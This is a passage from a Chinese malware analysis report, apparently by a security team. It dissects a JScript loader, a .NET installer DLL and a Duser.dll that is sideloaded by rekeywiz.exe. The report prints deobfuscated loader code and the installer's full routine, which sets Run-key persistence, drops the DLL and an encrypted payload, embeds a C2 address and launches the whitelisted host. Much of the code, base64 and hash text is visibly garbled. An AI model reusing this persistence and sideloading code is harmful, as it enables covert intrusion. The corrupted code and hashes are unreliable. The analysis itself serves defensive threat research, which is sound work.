
对异或后的js代码进行解密,密钥是12



将执行js的命令行替换其原来的命令行



恶意js如下: (读取1.a文件的所有内容并且用eval执行)



(2).1.a分析

i.样本信息

样本MD5 4513f65bdf6976e93aa31b7a37dbb8b6

样本SHA-1 73ae6cd3913bcfb11d9e84770f532f2490ddef6c

样本SHA-256	054a029b378b8bbf5ea3f814a737e9c3b43e124995d05d7-dac45a87502bf2f62
样本类型	Js脚本文件
样本名称	1.a
文件大小	878.91 KB (900000 bytes)

ii.分析

通过分析，1.a是一个通过DotNetToJScript生成的Jscript文件，并且经过混淆过，但是还原后还可以看出来如下图：

```

var _ActiveXObject = ActiveXObject;
var _StringfromCharCode = String.fromCharCode;
function Base64(str) {
    var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    var b, result = "",
        r1, r2, i = 0;
    for (; i < str.length; ) {
        b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
            (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

        result += r1 === 64 ? _StringfromCharCode(b >> 16 & 255) :
            r2 === 64 ? _StringfromCharCode(b >> 16 & 255, b >> 8 & 255) :
                _StringfromCharCode(b >> 16 & 255, b >> 8 & 255, b & 255);
    }
    return result;
};
function stringtobyte (key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(_StringfromCharCode((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }
    return res.join("")
}
function _stringtobyte(bsix){
    return stringtobyte(keeee,Base64(bsix))
}

var keeee = stringtobyte("MZNF",Base64("f2J5"+"cn5s"+"dnZ"+"bA=="));

```

```

}
ver = _stringtobyte("RAozB880"+"CacBAQ--");
try {
  FSO = new _ActiveXObject(_stringtobyte("YVtFXUNC"+"UVSUGHRR"+"N1FGT0tE"+"V1t9W11R"+"UEI-"));
  ver = VcXdGn();
} catch(e) {
  ver = _stringtobyte("RAozB88"+"0DCAcB"+"AQ==");
}
shells.Environment(_stringtobyte("Ykp"+"YV1"+"ZF5"+"u=="))(_stringtobyte("cKd6ZH9ja2"+"91U0BLX1td")) = ver;;
gNmMkK(so);
var fmt = new _ActiveXObject(_stringtobyte("YUFEQZbFmJGWEZRM1EdZV1CW1de"+"LUU1VR19X0h1wXUpaVUMCKUJAGHBR"+"WVBTxZyW1htSk5yXERVUUdCV8o-"));
var a1 = new _ActiveXObject(_stringtobyte("YUFEQZbFmNcW15dVEBa"+"WZDHkAS1ZNf19LRA--"));
var d = fmt[_stringtobyte("d11EUUFfwXaTFdnBQ==")](mst);
a1.Add(undefind);
var o = d[_stringtobyte("dkFZV"+"V5FN3"+"ldQF1"+"TUg--")](a1.ToArray())[_stringtobyte("cUpSV"+"lMTcV"+"SAQ1N"+"WVFE-")](ec);
var x = _stringtobyte("egxEFXJ3eXFyd3NSdh8CbmBnRFVkQGBfBFhQH0tRg9yDUVjXG1eU1h1XGReTgBnFExkdnxAfI8LBNBUAEp/WFduDH14UGg9UwZEZ1ZqAGxIS0BVRg70eVVH");
var y = _stringtobyte("egxEFXJ3eXFyd3NSdh9KD11mM2JkQH0DUUMNF1BEfHb+dXZ1bXjxVQJ1UF1yX0kEQE9CbZV1a25uMnV3A3tQX153aWV1AMBuVgVfBV5RAFdHTTJYUVpuUnQB");
var m = o.Work;
} catch (e) {
  o[_stringtobyte("ZVdFw==")](x,y,_stringtobyte("AAGFG3xXY1JhcWYBd"+"m4FRFB8fmV3b2RbdU"+"9TZ11/BX55cVFuXFd"+"FeERPbWQcGwkfAgQH"+"DwYbAgYKbQZXVF="));
}
Finally{uindow.close();}
}
catch (e) {}

```



```

cNPGXRchKC25R77p7ra3z6LL6oq33Ve6FhdZ+p1UHWJWq/cq1TksmR7Q6I/moo6MspkR1w/IGnhDUS
+HkMgcTuNgBzqe8GVCUmvZvv8XTm+n38fBZ45oV67bdoHUekHjq5PvRe24ZYXuNitretreVaKq+zMyaLgc/GqGMFz6jgz
+h1j8XVxabd1LqXX23XjaFbvCzCUXRdNF/rfunno4haNe
+wLTLBPJk86oUGZkMYMx9GiwpPt1sA0gUFFE2RUuqcstuQ69d5fi5pt25S7WwYk0dAeS
+7gEcTd78vcePyx5s8zupGNX1JH16iMSezJEUJROC1nF5vRFRX6h/+IBzqGbX+y06cWzu0m01nrj7yLTTxYsaApg370f64/
5VpB75p53EfdF+kRyL0Jm13zfJ/Ifoxf8vwn/w0+RyM2xnM1BcTn87/o9zg7/tt9j0ez7fo+psPn9HlUgin7ET5DIGjp0N/
0AgTmeXQYcvN/0/WM/o90Y6i+UzQ90gUXxt/39iKzx4/0h/7tv9UVMpde3/efmPpsOq873/d3m1vtv+BcDnpv190bU/tmE/
Df8jPA/CHAOzQAACA="";
var m = o.Work;
catch (e) {
  o[cLVltjcc("ZF5DXg=")](x,y,cLVltjcc("AQEDGn4CR1x0BnsBekY0akx5X0RRUnBiSk"));
  o["lhbXF9fkADeQBn53kXHQQZBgQGBgAaAAVXA1YAAAQ=")];
}


```

Work


mal dll

C2


tmp file




其主要逻辑即为将内置的c# dll解密后内存加载其Work函数传入三个参数
 第一个参数是黑dll的数据,第二个参数是同目录下的tmp文件数据,第二个参数是混淆的C2地址
 通过调试解密出内置dll文件的base64编码



Base64解密后



删除前面加载部分然后保存为dll文件



StInstaller.dll

其Work函数是其核心


```

public void Work(string dll22, string dll, string url = "")
{
    try
    {
        this.instfolder = Program.xorIt(this.xKey, this.instfolder).Trim();
        this.domain = Program.xorIt(this.xKey, this.domain).Trim();
        this.regkey = Program.xorIt(this.xKey, this.regkey).Trim();
        string text = Path.Combine(Environment.GetFolderPath
            (Environment.SpecialFolder.CommonApplicationData), this.instfolder);
        string text2 = Environment.ExpandEnvironmentVariables("%windir%\syswow64\");
        if (!Directory.Exists(text2))
        {
            text2 = Environment.ExpandEnvironmentVariables("%windir%\system32\");
        }
        this.copyexe = text2 + this.copyexe;
        if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
        {
            throw new Exception("Already installed");
        }
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion
            \\Run", true).SetValue(this.regkey, Path.Combine(text, Path.GetFileName
            (this.copyexe)));
        Directory.CreateDirectory(text);
        string text3 = this.GenerateToken(5) + ".tmp";
        byte[] array = Program.Decompress(Convert.FromBase64String(dll22));
        string s = new string('F', 20);
        string s2 = text3.PadRight(20, ' ');
        array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s),
            Encoding.Unicode.GetBytes(s2));
        byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));
        string s3 = new string('X', 500);
        string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
        array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3),
            Encoding.Unicode.GetBytes(s4));
        array2 = Program.EncodeData(array2);
        File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)),
            true);
        File.WriteAllBytes(Path.Combine(text, "Duser.dll"), array);
        File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
    }
}

```

Gcow安全团队

- 1).检测白名单文件是否存在,若存在则拷贝到其工作目录下

```

this.regkey = Program.xorIt(this.xKey, this.regkey).Trim();
string text = Path.Combine(Environment.GetFolderPath
    (Environment.SpecialFolder.CommonApplicationData), this.instfolder);
string text2 = Environment.ExpandEnvironmentVariables("%windir%\syswow64\");
if (!Directory.Exists(text2))
{
    text2 = Environment.ExpandEnvironmentVariables("%windir%\system32\");
}
this.copyexe = text2 + this.copyexe;
if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
{
    throw new Exception("Already installed");
}

```

Gcow安全团队

2) 修改注册表添加启动项以开机启动,注册表的值为拷贝后的白名单文件路径

```
Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\
\\Run", true).SetValue(this.regkey, Path.Combine(text, Path.Combine(
this.copyexe)));
```


3) 释放对应的恶意dll和tmp文件以及配置的config文件

```
Directory.CreateDirectory(text);
string text3 = this.GenerateToken(5) + ".tmp";
byte[] array = Program.Decompress(Convert.FromBase64String(dll22));
string s = new string('F', 20);
string s2 = text3.PadRight(20, ' ');
array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s),
Encoding.Unicode.GetBytes(s2));
byte[] array2 = Program.Decompress(Convert.FromBase64String(dll1));
string s3 = new string('X', 500);
string s4 = this.UrlCombine(this.domain, url1).PadRight(500, ' ');
array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3),
Encoding.Unicode.GetBytes(s4));
array2 = Program.EncodeData(array2);
File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)),
true);
File.WriteAllBytes(Path.Combine(text, "Duser.dll"), array);
File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
File.WriteAllBytes(Path.Combine(text, Path.GetFileName(this.copyexe) +
".config"), Encoding.ASCII.GetBytes(this.manifestContent));
```

4) .启动白名单程序

```
Process.Start(Path.Combine(text, Path.GetFileName(this.copyexe)));
```

通过API Monitor可以直观看到释放流程, 如下图:



1. 拷贝c:\windows\syswow64\rekeywiz.exe到c:\ProgramData\DnsFiles\rekeywiz.exe下面.
2. 释放 Duser.dll文件到C:\ProgramData\DnsFiles\Duser.dll
3. 释放 xxx.tmp 文件到 C:\ C:\ProgramData\DnsFiles\xxx.tmp
4. 使用CreateProcess 拉起 rekeywiz.exe


(3).Duser.dll分析

i.样本信息

样本MD5	ff9d14b83f358a7a5be77af45a10d5a2
样本SHA-1	612b239ce0ebaf6de6ee8eff1fb2fa2f3831ebd2
样本SHA-256	920197f502875461186a9d9bf5a108f7c13677bbdeae129f-bc3f535ace27a6f
样本类型	Dll(动态链接库)文件
样本名称	Duser.dll
文件大小	5.50 KB (5632 bytes)

ii.分析

Rekeywiz.exe 是一个白名单文件，存在dll劫持特性，俗称白加黑如下图：



利用rekeywiz.exe 带起Duser.dll， Duser.dll再将 *.tmp文件,此处用***表示随机文件名，解密后，内存加载.net，使其逃避防护软件查杀.关键代码如下图所示：

